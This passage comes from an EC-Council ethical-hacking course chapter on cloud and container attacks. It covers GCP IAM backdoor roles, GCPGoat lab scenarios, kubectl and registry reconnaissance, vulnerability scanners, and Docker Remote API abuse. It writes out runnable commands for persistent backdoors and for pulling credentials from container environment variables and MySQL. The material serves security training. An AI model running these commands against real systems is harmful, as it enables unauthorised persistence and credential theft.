Note: Attackers can perform these activities only after escalating their privileges to admin-level.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Maintaining Access: Creating Backdoors with IAM Roles in GCP

Creating backdoors with IAM roles on Google Cloud Platform (GCP) involves setting up persistent access methods that allow an attacker to regain access, even if the initial entry point is detected and removed.

An attacker can follow the steps described below to create a backdoor account in the targeted GCP environment, and provide sufficient permission to hide from detection.

- **Creating New IAM Roles:** An attacker creates new roles with elevated permissions:
`gcloud iam roles create <ROLE_NAME> --project=<PROJECT_ID> --file=role-definition.yaml`
- This command creates a new role with elevated permissions as defined in `role-definition.yaml`.

- **Assigning Roles to Service Accounts:** Attaching roles to service accounts to ensure that they have the necessary permissions for future access:

```
gcloud projects add-iam-policy-binding <PROJECT_ID> --member=serviceAccount:<SERVICE_ACCOUNT>@<PROJECT_ID>.iam.gserviceaccount.com --role=roles/<ROLE_NAME>
```

This command assigns a newly created role to a service account and ensures that it has the necessary permissions for future access.

By configuring these roles and permissions, attackers can create a steady backdoor in the GCP environment to maintain persistent access.


Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

GCPGoat: Vulnerable by Design GCP Infrastructure

GCPGoat is a vulnerable by design infrastructure on GCP that allows attackers to test and improve their attacking skills by exploiting common misconfigurations and vulnerabilities.

Scenarios where attackers can utilize GCPGoat:

- Server-side request forgery (SSRF)
- Misconfigured storage bucket policies
- Lateral movement



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

GCPGoat: Vulnerable by Design GCP Infrastructure

Source: <https://github.com>

GCPGoat is vulnerable to the GCP design infrastructure that allows attackers to test and improve their attacking skills by exploiting common misconfigurations and vulnerabilities, including XSS, server-side request forgery, weak storage bucket implementation, and IAM privilege escalation. Emulating real-world infrastructure, GCPGoat highlights the latest OWASP Top 10 web application security risks for 2021 and other typical misconfigurations in services such as IAM, storage buckets, cloud functions, and Compute Engine.

The following are various scenarios in which attackers can utilize GCPGoat to practice and hone their skills:

- **Server-Side Request Forgery (SSRF)**

Perform an SSRF attack, fetch the source code file from the cloud function and dump the database to overtake the admin account of the target blog application.




Figure 19.131: Screenshot of Server-Side Request Forgery using GCPGoat

- **Misconfigured Storage Bucket Policies**

Use the misconfigured bucket policies to gain admin access to one of the buckets.

```
divy@LAPTOP-LIJAHRE:~$ gsutil iam get gs://dev-blogapp-bf38888f43c378c1
{
  "bindings": [
    {
      "members": [
        "allUsers"
      ],
      "role": "projects/gcp-goat-bf38888f43c378c1/roles/developer"
    },
    {
      "members": [
        "allUsers"
      ],
      "role": "roles/storage.admin"
    },
    {
      "members": [
        "projectEditor:gcp-goat-bf38888f43c378c1",
        "projectOwner:gcp-goat-bf38888f43c378c1"
      ],
      "role": "roles/storage.legacyBucketOwner"
    },
    {
      "members": [
        "projectViewer:gcp-goat-bf38888f43c378c1"
      ],
      "role": "roles/storage.legacyBucketReader"
    }
  ],
  "etag": "CAG="
```

Figure 19.132: Screenshot of exploiting misconfigured storage bucket policies using GCPGoat

- **Lateral Movement**

Find the credential for a low privileged virtual machine instance from the dev bucket and then access other high privileged Compute Instances through that low privileged machine.

```
justin@developer-vn:~$ gcloud compute ssh admin-vm
WARNING: The private SSH key file for gcloud does not exist.
WARNING: The public SSH key file for gcloud does not exist.
WARNING: You do not have an SSH key for gcloud.
WARNING: SSH keygen will be executed to generate a key.
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/justin/.ssh/google_compute_engine.
Your public key has been saved in /home/justin/.ssh/google_compute_engine.pub.
The key fingerprint is:
SHA256:zNqAMyjT8vMSenZSz543zFXmdTzV8DAXNBcYA9M7sc8 justin@developer-vn
The key's randomart image is:
+---[RSA 2048]---+
|          .B*|
|          ..B|
|          ..B|
|          .+o*|
|          S + o +|
|=          = . . |
|B +....o . E |
|=.oB+..= .    |
| .+,*...     |
+---[SHA256]---+
did you mean zone [us-west1-c] for instance: [admin-vm] (Y/n)? Y
Updating project ssh metadata...[Updated https://www.googleapis.com/compute/v1/projects/gcp-goat-bf38888f41c378c1].
Updating project ssh metadata...done.
Waiting for SSH key to propagate...
Warning: Permanently added 'compute.2590435963886077282' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1093-gcp #66_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

System information as of Wed Nov 30 11:16:23 UTC 2022
System load: 0.0              Processes:           188
Usage of /: 21.3% of 9.51GB   Users logged in:  0
Memory usage: 22%             IP address for ens4: 10.138.8.2
Swap usage:  0%
+ Strictly confined Kubernetes makes edge and IoT secure. Learn how Microsoft just raised the bar for easy, resilient and secure AWS cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
0 updates can be applied immediately.

New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Figure 19.133: Screenshot of lateral movement via Compute Instances using GCPGoat

Objective 07

Demonstrate Container Hacking

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Container Hacking

hide01.lx

Information Gathering using **kubectl**

- Attackers can perform **information gathering** to uncover weaknesses existing in containerized environments.
- They can use tools such as **Kubectl** to interact with **Kubernetes cluster** and **gather information** about the cluster and its components for further malicious activities.

Commands to Perform Information Gathering using **kubectl**

- | | |
|--|--|
| <ul style="list-style-type: none">• List all the pods in the Kubernetes cluster:
kubectl get pods• Fetch the detailed information about a specific pod:
kubectl describe pod <pod-name>• Dump the logs of a specific pod:
kubectl logs <pod-name> | <ul style="list-style-type: none">• Display all the services running in the cluster:
kubectl get services• Display all the deployments in a cluster:
kubectl get deployment• Display all the service accounts in a cluster:
kubectl get serviceaccounts |
|--|--|

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Information Gathering using **kubectl**

Attackers can gather information to uncover weaknesses in containerized environments. For this purpose, attackers can use **kubectl**, a command-line tool, to interact with the Kubernetes cluster and gather relevant information about the cluster and its components for further activities.

The following are various commands to perform information gathering using **kubectl**:

- Run the following command to list all the pods in the Kubernetes cluster:
kubectl get pods
- Run the following command to fetch detailed information about a specific pod:
kubectl describe pod <pod-name>
- Run the following command to dump the logs of a specific pod:
kubectl logs <pod-name>
- Run the following command to display all the services running in the cluster:
kubectl get services
- Run the following command to display detailed information about the services:
kubectl describe services
- Run the following command to display all the deployments in a cluster:
kubectl get deployment
- Run the following command to fetch detailed information about a specific deployment:
kubectl describe deployment <deployment-name>

- Run the following command to display all the service accounts in a cluster:
kubectl get serviceaccounts
- Run the following command to display detailed information about service accounts:
kubectl describe serviceaccounts

With these commands, attackers can gather information about a containerized environment that may assist them in uncovering specific vulnerabilities and exploit them easily.

hide01.ir

Enumerating Registries

- Enumerating registries can provide detailed information about **containerized environments**
- Attackers can enumerate registries to identify **outdated images or misconfigured containers** that might have known vulnerabilities
- Once they discover a registry, attackers may attempt to download or tamper with **stored images**



Commands to Enumerate Registries

- Run the following command to **log in to a registry**:
`docker login <registry-url>`
- Run the following command to **list images in a registry** (using registry API):
`curl -u <username>:<password> https://<registry-url>/v2/_catalog`
- Run the following command to **list tags for an image** in a registry:
`curl -u <username>:<password> https://<registry-url>/v2/<image-name>/tags/list`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Enumerating Registries

The enumeration of registries can provide detailed information on containerized environments. Attackers can enumerate the registries to identify outdated images or misconfigured containers with known vulnerabilities. This process also enables them to gather information such as environment variables, network configurations, and other metadata stored within the image layers, which can be leveraged for further exploitation.

Once they discover a registry, attackers may attempt to download or tamper with the stored images.

The following are various commands used to enumerate registries:

- Run the following command to log in to a registry:
`docker login <registry-url>`
- Run the following command to list repositories for a user or organization:
`curl -s https://hub.docker.com/v2/repositories/<username>/`
- Run the following command to list the images in a specified Docker registry (using the registry API):
`curl -u <username>:<password> https://<registry-url>/v2/_catalog`
- Run the following command to list tags for an image in a registry:
`curl -u <username>:<password> https://<registry-url>/v2/<image-name>/tags/list`

Container/Kubernetes Vulnerability Scanning

Trivy

Trivy helps in detecting vulnerabilities of **OS packages**, such as Alpine, RHEL, and CentOS, and **application dependencies**, such as Bundler, Composer, npm, and yarn.



Other Vulnerability Scanning Tools:

Kubescape
<https://github.com>

kube-hunter
<https://github.com>

Sysdig

Sysdig identifies **Kubernetes vulnerabilities** by integrating the CI/CD pipeline, image registry, and Kubernetes admissions controllers.



kubeaudit
<https://github.com>

KubiScan
<https://github.com>

Krane
<https://github.com>

Container/Kubernetes Vulnerability Scanning

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Anchore, Clair, Dadga, and synk container, to scan and identify vulnerabilities in the containers.

Trivy

Source: <https://github.com>

Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.

```
trivy <target> [--scanners <scanner1,scanner2>] <subject>
```

The screenshot shows the Trivy command-line interface running in a terminal window. It displays two sections of findings:

Dockerfile (dockerfile)

Tests: 23 (SUCCESSES: 21, FAILURES: 2, EXCEPTIONS: 0)
Failures: 2 (UNKNOWN: 0, LOW: 1, MEDIUM: 0, HIGH: 1, CRITICAL: 0)

TYPE	MISCONF ID	CHECK	SEVERITY	MESSAGE
Dockerfile Security Check	DS002	root user	HIGH	Specify at least 1 USER command in Dockerfile with non-root user as argument. -->avd.aquasec.com/appshield/ds002
	DS005	ADD instead of COPY	LOW	Consider using 'COPY dummy.txt ..' command instead of 'ADD dummy.txt ..' -->avd.aquasec.com/appshield/ds005

deployment.yaml (kubernetes)

Tests: 28 (SUCCESSES: 15, FAILURES: 13, EXCEPTIONS: 0)
Failures: 13 (UNKNOWN: 0, LOW: 6, MEDIUM: 6, HIGH: 1, CRITICAL: 0)

TYPE	MISCONF ID	CHECK	SEVERITY	MESSAGE
Kubernetes Security Check	KSV001	Process can elevate its own privileges	MEDIUM	Container 'hello-kubernetes' of deployment 'hello-kubernetes' should set 'securityContext.allowPrivilegeEscalation' to false. -->avd.aquasec.com/appshield/ksv001
	KSV003	default capabilities not dropped	LOW	Container 'hello-kubernetes' of Deployment 'hello-kubernetes' should add 'ALL' to 'securityContext.capabilities.drop'. -->avd.aquasec.com/appshield/ksv003

Figure 19.134: Screenshot of Trivy

- **Sysdig**

Source: <https://sysdig.com>

Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.




Figure 19.135: Screenshot of Sysdig

Additional Kubernetes vulnerability scanning tools include the following:

- Kubescape (<https://github.com>)
- kube-hunter (<https://github.com>)
- kubeaudit (<https://github.com>)
- KubiScan (<https://github.com>)
- Krane (<https://github.com>)

Exploiting Docker Remote API


Retrieving files from the Docker host

- Run the following command to get an image of Alpine Linux:
\$ docker -H <Remote IP:Port> pull alpine
 - Create a container from the image using the following command:
\$ docker -H <Remote IP:Port> run -t -d alpine
 - Run the ls command inside the container to retrieve files stored on the Docker host:
\$ docker -H <Remote IP:Port> exec modest_goldstone ls



Scanning internal network

- Use Nmap to scan the host's internal network to identify running services:
`$ docker -H <docker host> run -network=host -rm marsmensch/nmap -oX <IP Range>`



Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

Copyright © ICI-Canada. All Rights Reserved. Reproduction or Disclosure Prohibited. Paraphrase, Unauthorised Use, and/or Unauthorised Disclosure

Exploiting Docker Remote API (Cont'd)

Retrieving credentials

- Run the following commands to retrieve credentials:
\$ docker -H [docker remote host] inspect [container name]
\$ docker -H [docker remote host] exec -i [container name] env



Querying databases

- Run the following command to find MySQL containers:
\$ docker -H [docker remote host] ps | grep mysql
 - Run the following command to retrieve MySQL credentials:
\$ docker -H [docker remote host] exec -i some-mysql env
 - Use the retrieved credentials to find databases in the MySQL container:
\$ docker -H [docker host] exec -i some-mysql mysql -u root -p <password> -e "show databases"



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:

```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the `ls` command inside the container to retrieve files stored on the Docker host:

```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```

The screenshot shows a terminal window with the following text:

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run ls command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19.136: Screenshot of Docker showing the creation of a Docker container

Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.

The screenshot shows a terminal window with the following session:

